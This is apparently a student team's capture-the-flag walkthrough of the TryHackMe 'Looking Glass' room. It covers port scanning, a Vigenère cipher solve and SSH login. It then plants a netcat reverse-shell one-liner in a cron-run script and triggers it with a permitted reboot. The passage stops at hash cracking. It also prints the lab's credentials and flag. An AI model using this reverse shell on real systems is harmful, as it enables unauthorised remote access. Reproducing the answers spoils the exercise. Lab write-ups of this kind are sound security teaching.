

PenTest 1

ROOM A

WakuWaku

Members

ID	Name	Role
1211103115	Azri Syahmi Bin Azhar	Leader
1211103233	Muhammad Amir Adib Bin Mohd Aminuddin	Member
1211103419	Muhammad Afif Jazimin Bin Idris	Member
1211103284	Miteshwara Rao A/L Subramaniam	Member

Recon and Enumeration

Members Involved: Azri, Amir, Afif

Tools used: Attackbox, Terminal, Nmap, Firefox, SSH Client, Dcode.fr, Guballa.de

Thought Process and Methodology and Attempts:

As usual, we run a simple Nmap scan to search for open ports on the machine. We use the command `nmap -sV [MACHINE_IP]`. The flag `-sV` is to probe open ports to determine service/version info.

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-27 05:44 BST
Nmap scan report for ip-10-10-48-93.eu-west-1.compute.internal (10.10.48.93)
Host is up (0.0011s latency).
Not shown: 916 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9000/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9001/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9002/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9003/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9004/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9005/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9006/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9007/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9008/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9009/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9010/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9011/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9040/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9050/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9071/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9080/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9081/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9090/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9091/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9099/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9000/tcp  open  jetdirect?
9101/tcp  open  jetdirect?
9102/tcp  open  jetdirect?
9103/tcp  open  jetdirect?
9110/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9111/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9200/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9201/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9202/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9207/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9228/tcp  open  ssh      Dropbear sshd (protocol 2.0)
9290/tcp  open  ssh      Dropbear sshd (protocol 2.0)

10004/tcp open  ssh      Dropbear sshd (protocol 2.0)
10005/tcp open  ssh      Dropbear sshd (protocol 2.0)
10010/tcp open  ssh      Dropbear sshd (protocol 2.0)
10012/tcp open  ssh      Dropbear sshd (protocol 2.0)
10024/tcp open  ssh      Dropbear sshd (protocol 2.0)
10025/tcp open  ssh      Dropbear sshd (protocol 2.0)
10082/tcp open  ssh      Dropbear sshd (protocol 2.0)
10180/tcp open  ssh      Dropbear sshd (protocol 2.0)
10213/tcp open  ssh      Dropbear sshd (protocol 2.0)
10301/tcp open  ssh      Dropbear sshd (protocol 2.0)
10560/tcp open  ssh      Dropbear sshd (protocol 2.0)
10616/tcp open  ssh      Dropbear sshd (protocol 2.0)
10617/tcp open  ssh      Dropbear sshd (protocol 2.0)
10621/tcp open  ssh      Dropbear sshd (protocol 2.0)
10626/tcp open  ssh      Dropbear sshd (protocol 2.0)
10628/tcp open  ssh      Dropbear sshd (protocol 2.0)
10630/tcp open  ssh      Dropbear sshd (protocol 2.0)
10778/tcp open  ssh      Dropbear sshd (protocol 2.0)
11110/tcp open  ssh      Dropbear sshd (protocol 2.0)
11111/tcp open  ssh      Dropbear sshd (protocol 2.0)
11967/tcp open  ssh      Dropbear sshd (protocol 2.0)
12000/tcp open  ssh      Dropbear sshd (protocol 2.0)
12174/tcp open  ssh      Dropbear sshd (protocol 2.0)
12324/tcp open  ssh      Dropbear sshd (protocol 2.0)
12345/tcp open  ssh      Dropbear sshd (protocol 2.0)
13456/tcp open  ssh      Dropbear sshd (protocol 2.0)
13722/tcp open  ssh      Dropbear sshd (protocol 2.0)
13782/tcp open  ssh      Dropbear sshd (protocol 2.0)
13783/tcp open  ssh      Dropbear sshd (protocol 2.0)

MAC Address: 02:A3:D1:FE:53 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 32.77 seconds
root@ip-10-10-205-86:~#
```

As can be seen, there is a long list of open ports, including port 22 and ports ranging from 9000 to 13783. We also noticed that the ssh service is running on all of these ports. SSH allowed us to connect to a remote host. So, we tried to connect to one of them.

First, we tried to connect to port 22 using the command `ssh -p 22 [MACHINE_IP]`. The flag `-p` is to specify the port, which for this case is port 22. We were asked to enter a password, which we did not know. So, we needed to find the password first.

```
root@ip-10-10-205-86:~# ssh -p 22 10.10.48.93
The authenticity of host '10.10.48.93 (10.10.48.93)' can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.48.93' (ECDSA) to the list of known hosts.
root@10.10.48.93's password:
Permission denied, please try again.
root@10.10.48.93's password:
Permission denied, please try again.
root@10.10.48.93's password:
root@10.10.48.93: Permission denied (publickey,password).
```

Next, we tried to connect to the lowest Dropbear port, which is port 9000. Once we connected, the machine returned a message "Lower" to us. We did not get any idea yet from the message, so we tried to connect to the highest Dropbear port, port 13783. Then, a message "Higher" was returned.

```
root@ip-10-10-205-86:~# ssh -p 9000 10.10.48.93
Lower
Connection to 10.10.48.93 closed.
root@ip-10-10-205-86:~# ssh -p 13783 10.10.48.93
The authenticity of host '[10.10.48.93]:13783 ([10.10.48.93]:13783)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.48.93 closed.
root@ip-10-10-205-86:~#
```

Looking back at the hint from TryHackMe, "A looking glass is a mirror", we guessed that if we get the message "Lower", then we need to go for a higher port and vice versa.

Checking for each port was going to be time-consuming, so we make the range of the ports smaller until we reach a range between 9600-9639.

```
root@ip-10-10-205-86:~# ssh -p 9600 10.10.48.93
The authenticity of host '[10.10.48.93]:9600 ([10.10.48.93]:9600)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:9600' (RSA) to the list of known hosts.
Lower
Connection to 10.10.48.93 closed.
root@ip-10-10-205-86:~# ssh -p 9700 10.10.48.93
The authenticity of host '[10.10.48.93]:9700 ([10.10.48.93]:9700)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:9700' (RSA) to the list of known hosts.
Higher
Connection to 10.10.48.93 closed.
```

```
root@ip-10-10-205-86:~# ssh -p 10000 10.10.48.93
The authenticity of host '[10.10.48.93]:10000 ([10.10.48.93]:10000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:10000' (RSA) to the list of known hosts.
Higher
Connection to 10.10.48.93 closed.
root@ip-10-10-205-86:~# ssh -p 9000 10.10.48.93
The authenticity of host '[10.10.48.93]:9000 ([10.10.48.93]:9000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:9000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.48.93 closed.
root@ip-10-10-205-86:~#
```

```
root@ip-10-10-205-86:~# ssh -p 9650 10.10.48.93
The authenticity of host '[10.10.48.93]:9650 ([10.10.48.93]:9650)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:9650' (RSA) to the list of known hosts.
Higher
Connection to 10.10.48.93 closed.
root@ip-10-10-205-86:~# ssh -p 9640 10.10.48.93
The authenticity of host '[10.10.48.93]:9640 ([10.10.48.93]:9640)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:9640' (RSA) to the list of known hosts.
Higher
Connection to 10.10.48.93 closed.
```

We tried connecting to ports until we got the correct port which was port 9630, it returned us “You’ve found the real service” and some sort of encrypted text. It also asked us to enter “Secret” which we did not know yet.

```
root@ip-10-10-205-86: # ssh -p 9630 10.10.48.93
The authenticity of host '[10.10.48.93]:9630' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:9630' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordct,
Egf bwl qffl vaewz ovxztq1l.
'Fvphve ewl Jbfugz1vgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj1!
Bplhrf xag Rjnlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!

Ol tzdr hjw oqzehp jpvd tc oao:
Eqv amdx ale xpxpxqx hwt oi jhbkhe-
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

o pz io yyhqho xyhbkh wl sushf,
l Nruirhdjk, xmmj mnlw fy mpxaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpxq vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuksi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xde semja dbxxkhfe.
Jdbr tivtmil pw sxderPioeKeudmgstd
Enter Secret:
```

So, we tried to use what we have and decode the text first. To decrypt the text, we need to identify what type of encryption it used. We used an online tool, Dcode.fr (<https://www.dcode.fr/cipher-identifier>) to identify the cipher/encryption key.

The screenshot shows the dCode Cipher Identifier interface. On the left, there's a text area for "CIPHERTEXT TO RECOGNIZE" containing the two blocks of ciphertext from the terminal session. Below it is a "CLUES/KEYWORDS (IF ANY)" input field and a large orange "ANALYZE" button. At the bottom left, there are links for "Frequency Analysis – Index of Coincidence" and "SYMBOLS IDENTIFIER". A red arrow points to the "ANALYZE" button. On the right, a table titled "dCode's analyzer suggests to investigate:" lists various cipher types with their detection scores. The highest scores are for Chaocipher, Vigenere Cipher, Beaufort Cipher, and Autoclave Cipher.

	dCode's analyzer suggests to investigate:
Chaocipher	██████
Vigenere Cipher	███
Beaufort Cipher	██
Autoclave Cipher	██
Vernam Cipher (One Time Pad)	██
Vigenere	██
Rozier Cipher	██
Gronsfeld Cipher	██
Variant Beaufort Cipher	██
Trithemius Cipher	█
Substitution Cipher	█
Shift Cipher	█
Homophonic Cipher	█
Bifid Cipher	█
Mono-alphabetic Substitution	█
Cipher Identifier - dCode	
Tag(s) : Cryptography, Cryptanalysis, dCode	

The result showed that it was most probably encrypted with chaocipher. So, we used an online decryption tool from Dcode.fr ([Chaocipher Cipher - Online Decoder, Encoder, Translator \(dcode.fr\)](#)) to decrypt it.

The screenshot shows the Dcode.fr Chaocipher tool interface. The main area displays the decrypted text:

```
'Bkiu waotegt, gfp zia zyheez ehzyb
wdv ubjk pfk mpwoxq fi myh stbm;
Yeo hejmr rgwr gyk nrdbbxnio,
Nyo xrv nubw znkia bsjtgiwp.

'wfityv jbs Mxqqroqmmf, il gfx!
Jkz tglu avdz ylp1, rin zscif yhf vips!
Mpafgt irk Hkdmoa hpdr, txq mltg
Ekt eadgreh Sdkztgxpvflh!

Tg jllw xzo swnadz mifut sl nbsl:
Czce cakt smk rgwvbji ruw vt opxptv--
Rw lswecz vk qz wfl Kywtot rnst,
Odf vmmwy jzpmrn pt bxdobg.

Fwb am id qmlpip rbkbghf nj ktzgu,
Gtw Qtigpujgmy, vsoh xqvs tj adwif,
Zlde obiqqmgqn lrileep wwc qmizhh lbdz,
Uki oqhsimd ac zf yhab!

Wgl, xyw! Jhv, dkm! Dkl mgsmjei esn ypteohx
```

Below the text, there is a link to "See also: [Alberti Cipher – Deranged Alphabet Generator](#)".

After getting the result of the decrypted text, it still makes no sense. So, we tried to use the 2nd most similar encryption from the previous analyse result, which is vigenere. We used an online tool from Guballa.de ([Vigenere Solver - www.guballa.de](#)) to decrypt the text.

Input

Cipher Text:

```
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtnmi bp bwl arul;
Elw bpmte pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztigl.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj1!
Bplhrf xag Rjinly imro, pud tlnp
Bwl jintmofh IaoKxtachxta!'
```

Cipher Variant:

Language:

Key Length:
(e.g. 8 or a range e.g. 6-10)

After seeing the decrypted text, now it makes more sense and we can read the text. It used the "thealphabetcipher" key. Reading through the decrypted text, we found the secret in the last line; bewareTheJabberwock.

Result

Clear text [hide]

Clear text using key "thealphabetcipher":

```
AND hast thou slain the Jabberwock?  
Come to my arms, my beamish boy!  
O frabjous day! Callooh! Callay!  
He chortled in his joy.           I  
  
'Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.  
Your secret is bewareTheJabberwock
```

Then, we opened back the terminal and enter the secret code; bewareTheJabberwock. After that, a username; jabberwock and password; ExpectComplimentAfterwardsFrabjous were returned to us.

```
'Ick lrla xhzj zlbmg vpt Qesulvwzrr?  
Cpqx vw bf eifz, qy mthmjwa dwn!  
V jitinofh kaz! Gtntdvl! Ttspaj!'  
Wl ciskvttk me apw jzn.  
  
'Awbw utqasmx, tuh tst zljxaa bdcij  
Wph gjgl aoh zkuksi zg ale hpie;  
Bpe oqbzc nxyi tst iosszqdtz,  
Eew ale xdte semja dbxxkhfe.  
Jdbc tivtmi pw sxderpIoeKeudmgdstd  
Enter Secret:  
jabberwock:ExpectComplimentAfterwardsFrabjous  
Connection to 10.10.48.93 closed.  
root@ip-10-10-205-86:~#
```

Then, we tried to connect to IP address 10.10.48.93 using the user ID jabberwock with the command `ssh jabberwock@10.10.48.93`. This command will cause the client to attempt to connect to the server 10.10.48.93, using the user ID jabberwock. Enter the password we got earlier. Now, we have access to the server.

*note that the steps until here need to repeat back if we were disconnected from the server, so the port and the password in it will not be the same.

```
root@ip-10-10-205-86:~# ssh jabberwock@10.10.48.93
jabberwock@10.10.48.93's password:
Permission denied, please try again.
jabberwock@10.10.48.93's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ █
```

Then, we listed what was in the directory using the `ls` command and we saw “user.txt”. Output the textfile with the `cat` command and we will see a THM flag, but it was backwards. So, we used the command `cat user.txt | rev`. The rev command is used to reverse strings of text. Now, we have got the user flag; `thm{65d3710e9d75d5f346d2bac669119a23}`

```
root@ip-10-10-205-86:~# ssh jabberwock@10.10.48.93
jabberwock@10.10.48.93's password:
Permission denied, please try again.
jabberwock@10.10.48.93's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$ █
```

Initial Foothold

Members Involved: Azri, Amir, Afif

Tools used: Kali Linux, Terminal, Crontab, GNU Nano, Netcat

Thought Process and Methodology and Attempts:

After obtaining the user flag, I am going to check on every file that is contained in jabberwock by using the 'cat' command. For the poem.txt, we can see that nothing interesting is in there except for the poem itself. Moving on to the 'twasBrillig.sh', we can know that it is a bash script containing the output to poem.txt using wall. Even so, it's possible that a cron job is running it.

```
jabberwock@looking-glass:~$ cat poem.txt
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.

'Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!'

He took his vorpal sword in hand:
Long time the manxome foe he sought--
So rested he by the Tumtum tree,
And stood awhile in thought.

And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!

One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.

'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
```

Following that, I am going to check whether there are any cron jobs currently executing. To do so, I will simply use the command 'cat /etc/crontab'. The output shows that there are cron jobs that are being executed but it is running in the tweedledum user. The additional information that we also got from here is that the user tweedledum is running a cron job that executes the script /home/jabberwock/twasBrillig.sh.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

Next, I am going to use 'sudo -l -l' to check whether we can execute any command with higher privileges and what is forbidden. From this, the output shows that we can run the '/sbin/reboot' command. So based on the previous image and this one, we could connect the dots from the clues given. We can conclude that the cron jobs can only be executed when being rebooted. How to reboot? We can use the given command that we just obtained from the 'sudo -l -l' output which is '/sbin/reboot'.

```
jabberwock@looking-glass:~$ sudo -l -l
Matching Defaults entries for jabberwock on looking-glass:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User jabberwock may run the following commands on looking-glass:

Sudoers entry:
  RunAsUsers: root
  Options: !authenticate
  Commands:
    /sbin/reboot
```

Therefore, from the previous information that we just got, we would know which file to exploit. The attack method is to use a reverse shell to replace the twasBrillig.sh file. To do so, first, you have to enter and edit the contents of the file with the command 'nano twasBrillig.sh'. When you get access to the file and are able to edit, just add in the comment '#!/bin/bash' and then add this script


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc [MACHINEIP] 1234>/tmp/f
```

After saving it, you have officially uploaded your reverse shell.



A reverse shell would not be complete and functional without having a reverse shell listener. Well, a reverse shell listener is used to open a network socket to receive a raw connection; like the one created by a reverse shell being executed. The simplest form of listener is created by using a program called netcat, and that is exactly what we are going to do.

By opening another tab in the terminal of our Kali Linux, I am going to type in the command ‘nc -lvpn 1234’. To explain this furthermore, nc means netcat, while the -lvpn stands for 4 different functions. ‘-l’ is used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host. ‘-v’ is having nc give more verbose output. ‘-n’ is do not do any DNS or service lookups on any specified addresses, hostnames or ports and finally ‘-p’ specifies the source port nc should use, subject to privilege restrictions and availability. While 1234 is the port that we chose and is being used in our reverse shell.




After setting up both the reverse shell and its' listener, now we can execute our reverse shell by rebooting with the command ‘sudo /sbin/reboot’ which we got from the previous steps. Doing so will remove you from host and then, type in the command ‘ping (IPADDRESS)’.

```
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.129.85 closed by remote host.
Connection to 10.10.129.85 closed.


(1211103233@kali)-[~]
$ ping 10.10.129.85
PING 10.10.129.85 (10.10.129.85) 56(84) bytes of data.
```

By executing the previous command, it will result in the listener to respond like the image below.



```
File Actions Edit View Help
1211103233@kali: ~ x 1211103233@kali: ~ x https://tryhackme.com/room/lookingglass
(1211103233㉿kali)-[~] kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hack
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.8.0.33] from (UNKNOWN) [10.10.129.85] 37242
/bin/sh: 0: can't access tty; job control turned off
$
```

After that, I am going to execute 2 commands which are 'which python3' and python3 -c 'import pty;pty.spawn("/bin/bash")'; in order to spawn our reverse shell. After executing those commands, it will result in you changing user which is from jabberwock to tweedledum.



```
File Actions Edit View Help
1211103233@kali: ~ x 1211103233@kali: ~ x https://tryhackme.com/room/lookingglass
(1211103233㉿kali)-[~] kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hack
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.8.0.33] from (UNKNOWN) [10.10.129.85] 37242
/bin/sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")';
tweedledum@looking-glass:~$
```

Horizontal Privilege Escalation

Members Involved: Azri, Amir, Afif

Tools used: Crackstation, terminal, kali Linux, Cyberchef, Chmod, SSH Client

Thought Process and Methodology and Attempts:

After logging in as tweedledum, use command ls to see what files are there. Seems like there are humptydumpty.txt and poem.txt .


Open the humptydumpty.txt .

```
$ ls
humptydumpty.txt
poem.txt
$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```

Copy the text. Open <https://crackstation.net> and paste the text on it.

Enter up to 20 non-salted hashes, one per line:

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
